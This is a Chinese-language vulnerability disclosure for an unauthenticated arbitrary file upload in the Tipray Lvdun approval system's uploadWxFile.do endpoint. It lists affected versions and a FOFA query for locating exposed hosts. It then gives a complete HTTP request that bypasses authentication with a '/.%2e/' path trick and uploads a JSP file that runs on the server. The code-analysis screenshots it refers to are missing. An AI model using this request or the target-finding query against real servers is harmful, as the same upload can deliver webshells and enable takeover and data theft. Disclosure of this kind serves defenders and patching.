漏洞简介
天锐绿盾审批系统是一款专注于企业数据安全与合规管理的智能审批平台,深度融合了文档加密、权限管控与流程自动化等功能,旨在为企业提供从文件创建、流转到归档的全生命周期安全管控。
该系统的 /config/uploadWxFile.do 接口存在任意文件上传漏洞。 未经身份验证的攻击者可以利用此漏洞,通过向 uploadWxFile.do 接口上传恶意文件,例如Webshell,从而获取服务器的控制权限。
此漏洞可能导致攻击者完全控制目标服务器,进而造成企业敏感数据泄露、系统被篡改或进一步的网络攻击等严重安全风险。
影响版本
可通过访问 /trwfe/exports/config.ini 获取版本信息
V3.53.240913
V7.05.240904
fofa语法
app="TIPPAY-绿盾审批系统"
漏洞分析
先看uploadWxFile.do的实现

上传的文件被带入configService.uploadWxFileToRoot 方法,跟进configService.uploadWxFileToRoot方法看下它的实现

全程对上传文件没有任何校验或者处理,直接保存到webapps/ROOT目录下,响应 true,代表上传成功,因此造成任意文件上传漏洞。
漏洞复现
POST /trwfe/login.jsp/.%2e/config/uploadWxFile.do HTTP/1.1
Host: trwfe.mrxn.net
Content-Type: multipart/form-data; boundary=----123
Content-Length: 152

------123
Content-Disposition: form-data; name="file"; filename="1.jsp"

<%out.println(java.util.UUID.randomUUID().toString());new java.io.File(application.getRealPath(request.getServletPath())).delete();%>
------123--
访问上传文件1.jsp

成功执行打印随机uuid后,删除自身


